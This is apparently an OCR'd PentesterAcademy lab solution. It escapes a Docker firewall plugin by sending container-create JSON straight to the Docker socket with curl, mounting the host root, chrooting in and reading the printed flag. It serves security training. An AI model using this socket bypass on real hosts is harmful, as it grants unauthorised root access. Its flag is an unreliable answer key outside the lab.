

ATTACK
DEFENSE
by PentesterAcademy

Name	Unchecked JSON Structure
URL	https://attackdefense.com/challengedetails?cid=1537
Type	Docker Security : Docker Firewalls

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Run a privileged container, leverage it to escalate to the root user on the host machine and retrieve the flag!

Solution:

Step 1: Check the images available on the machine.

Command: docker images

```
student@localhost:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
alpine-mod          latest              e1389e4613a5        9 days ago          38.1MB
modified-ubuntu     latest              54ee2a71bdef        2 weeks ago         855MB
ubuntu              18.04               775349758637        4 weeks ago         64.2MB
alpine              latest              965ea09ff2eb        5 weeks ago         5.55MB
student@localhost:~$
student@localhost:~$
```

4 images are available on the machine.

Step 2: Try to start a container with privileged flag.

Command: docker run -it --privileged modified-ubuntu

```
student@localhost:~$
student@localhost:~$ docker run -it --privileged modified-ubuntu
docker: Error response from daemon: authorization denied by plugin customauth: [DOCKER FIREWALL] Specified Privileged option value is
 Disallowed.
See 'docker run --help'.
student@localhost:~$
```

The firewall prevents running privileged containers.


Step 3: As it is mentioned in the challenge description. The misconfiguration can be exploited by interacting directly with the docker socket. When docker client is used, docker client interacts with the docker socket by using the HTTP API, the JSON data sent by docker client follows the JSON format mentioned on the docker API references. Identify the API version used by the docker client.

```
student@localhost:~$ docker version
Client: Docker Engine - Community
 Version:           19.03.1
 API version:       1.40
 Go version:        go1.12.5
 Git commit:        74b1e89
 Built:             Thu Jul 25 21:21:05 2019
 OS/Arch:           linux/amd64
 Experimental:      false

Server: Docker Engine - Community
 Engine:
  Version:          19.03.1
  API version:      1.40 (minimum version 1.12)
  Go version:       go1.12.5
  Git commit:       74b1e89
  Built:            Thu Jul 25 21:19:41 2019
  OS/Arch:          linux/amd64
  Experimental:     false
 containerd:
  Version:          1.2.6
  GitCommit:        894b81a4b802e4eb2a91d1ce216b8817763c29fb
 runc:
  Version:          1.0.0-rc8
  GitCommit:        425e105d5a03fabd737a126ad93d62a9eeede87f
 docker-init:
  Version:          0.18.0
  GitCommit:        fec3683
student@localhost:~$
```

Step 4: The docker run command first creates a container then starts it. Check the docker API reference for creating a container.

API References: https://docs.docker.com/engine/api/v1.40/#operation/ContainerCreate




POST /containers/create

REQUEST SAMPLES

Copy Expand all Collapse all

```
{
    "Hostname": "",
    "Domainname": "",
    "User": "",
    "AttachStdin": false,
    "AttachStdout": true,
    "AttachStderr": true,
    "Tty": false,
    "OpenStdin": false,
    "StdinOnce": false,
  - "Env": [
        "FOO=bar",
        "BAZ=quux"
    ],
  - "Cmd": [
        "date"
    ],
    "Entrypoint": "",
    "Image": "ubuntu",
  - "Labels": {
        "com.example.vendor": "Acme",
        "com.example.license": "GPL",
        "com.example.version": "1.0"
    },
  - "Volumes": {
        "/volumes/data": { }
    },
```

```
"WorkingDir": "",
"NetworkDisabled": false,
"MacAddress": "12:34:56:78:9a:bc",
- "ExposedPorts": {
    "22/tcp": { }
},
"StopSignal": "SIGTERM",
"StopTimeout": 10,
- "HostConfig": {
  + "Binds": [ … ],
  + "Links": [ … ],
    "Memory": 0,
    "MemorySwap": 0,
    "MemoryReservation": 0,
    "KernelMemory": 0,
    "NanoCPUs": 500000,
    "CpuPercent": 80,
    "CpuShares": 512,
    "CpuPeriod": 100000,
    "CpuRealtimePeriod": 1000000,
    "CpuRealtimeRuntime": 10000,
    "CpuQuota": 50000,
    "CpusetCpus": "0,1",
    "CpusetMems": "0,1",
    "MaximumIOps": 0,
    "MaximumIOBps": 0,
    "BlkioWeight": 300,
  + "BlkioWeightDevice": [ … ],
  + "BlkioDeviceReadBps": [ … ],
  + "BlkioDeviceReadIOps": [ … ],
  + "BlkioDeviceWriteBps": [ … ],
  + "BlkioDeviceWriteIOps": [ … ],
    "MemorySwappiness": 60,
```


"OomKillDisable": false,
"OomScoreAdj": 500,
"PidMode": "",
"PidsLimit": 0,
+ "PortBindings": { … },
"PublishAllPorts": false,
"Privileged": false,
"ReadonlyRootfs": false,
+ "Dns": […],
+ "DnsOptions": […],
+ "DnsSearch": […],
+ "VolumesFrom": […],
+ "CapAdd": […],
+ "CapDrop": […],
+ "GroupAdd": […],
+ "RestartPolicy": { … },
"AutoRemove": true,
"NetworkMode": "bridge",
"Devices": [ ],
+ "Ulimits": […],
+ "LogConfig": { … },
"SecurityOpt": [ ],
"StorageOpt": { },
"CgroupParent": "",
"VolumeDriver": "",
"ShmSize": 67108864
},
- "NetworkingConfig": {
+ "EndpointsConfig": { … }
}
}

The attributes such as Privileged, CapAdd are present inside the “HostConfig” attribute.

Step 5: Interact with the docker socket using curl and send a request to create a container with the host file system mounted on the container. Mention the Binds attribute outside of the “HostConfig” attribute.

Command: curl --unix-socket /var/run/docker.sock -H "Content-Type: application/json" -d '{"Image": "modified-ubuntu", "Binds":["/:/host"]}' http:/v1.40/containers/create

```
student@localhost:~$
student@localhost:~$ curl --unix-socket /var/run/docker.sock  -H "Content-Type: application/json" -d '{"Image": "modified-ubuntu", "Bi
nds":["/:/host"]}' http:/v1.40/containers/create
{"Id":"f6932bc153ad339c4e7d23da821680f1ec651aa523e72f9f0252b3167bd0617f","Warnings":[]}
student@localhost:~$
student@localhost:~$
student@localhost:~$
```

Step 6: List all containers.

Command: docker ps -a

```
student@localhost:~$
student@localhost:~$ docker ps -a
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS                     PORTS               NAMES
f6932bc153ad        modified-ubuntu     "/startup.sh"       About a minute ago  Created                                        xenodoch
ial_colden
68e6b93def25        d1219c88aa21        "/portainer"        12 days ago         Exited (1) 12 days ago                         confiden
t_ptolemy
student@localhost:~$
```

The container was created successfully.

Step 7: Start the created container and check the list of running containers.

Commands:
docker start f6932bc153ad
docker ps

```
student@localhost:~$ docker start f6932bc153ad
f6932bc153ad
student@localhost:~$
student@localhost:~$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS               NAMES
f6932bc153ad        modified-ubuntu     "/startup.sh"       4 minutes ago       Up 5 seconds                            xenodochial_co
lden
student@localhost:~$
```

Step 8: Exec into the container and list the files in the /host directory.

Commands:
docker exec -it f6932bc153ad bash
ls -l /host/

```
student@localhost:~$ docker exec -it f6932bc153ad bash
root@f6932bc153ad:~#
root@f6932bc153ad:~#
root@f6932bc153ad:~# ls -l /host/
total 76
drwxr-xr-x   2 root root  4096 Aug 18 13:48 bin
drwxr-xr-x   2 root root  4096 Aug 18 13:48 boot
drwxr-xr-x  16 root root  3900 Dec  4 08:09 dev
drwxr-xr-x  73 root root  4096 Nov 26 23:21 etc
drwxr-xr-x   3 root root  4096 Sep  3 06:51 home
drwxr-xr-x  13 root root  4096 Nov 26 14:18 lib
drwxr-xr-x   2 root root  4096 Aug 18 13:48 lib64
drwx------   2 root root 16384 Aug 18 13:47 lost+found
drwxr-xr-x   2 root root  4096 Aug 18 13:48 media
drwxr-xr-x   2 root root  4096 Aug 18 13:48 mnt
drwxr-xr-x   3 root root  4096 Aug 18 13:48 opt
dr-xr-xr-x 109 root root     0 Dec  4 08:09 proc
drwx------   6 root root  4096 Dec  4 07:58 root
drwxr-xr-x  18 root root   560 Dec  4 09:14 run
drwxr-xr-x   2 root root  4096 Nov  7 21:19 sbin
drwxr-xr-x   2 root root  4096 Aug 18 13:48 srv
dr-xr-xr-x  13 root root     0 Dec  4 08:09 sys
drwxrwxrwt   7 root root  4096 Dec  4 10:14 tmp
drwxr-xr-x  11 root root  4096 Aug 18 13:48 usr
drwxr-xr-x  11 root root  4096 Aug 18 13:48 var
root@f6932bc153ad:~#
```

Step 9: Chroot into the host directory and

Commands:
chroot /host bash
find / -name flag 2>/dev/null

```
root@f6932bc153ad:~# chroot /host bash
root@f6932bc153ad:/#
root@f6932bc153ad:/#
root@f6932bc153ad:/# find / -name flag 2>/dev/null
/root/flag
root@f6932bc153ad:/#
```

Step 10: Retrieve the flag.

Command: cat /root/flag

```
root@f6932bc153ad:/#
root@f6932bc153ad:/# cat /root/flag
55072bad5d65343485208862ada7931c
root@f6932bc153ad:/#
root@f6932bc153ad:/#
```

Flag: 55072bad5d65343485208862ada7931c

References:

1. Docker (https://www.docker.com/)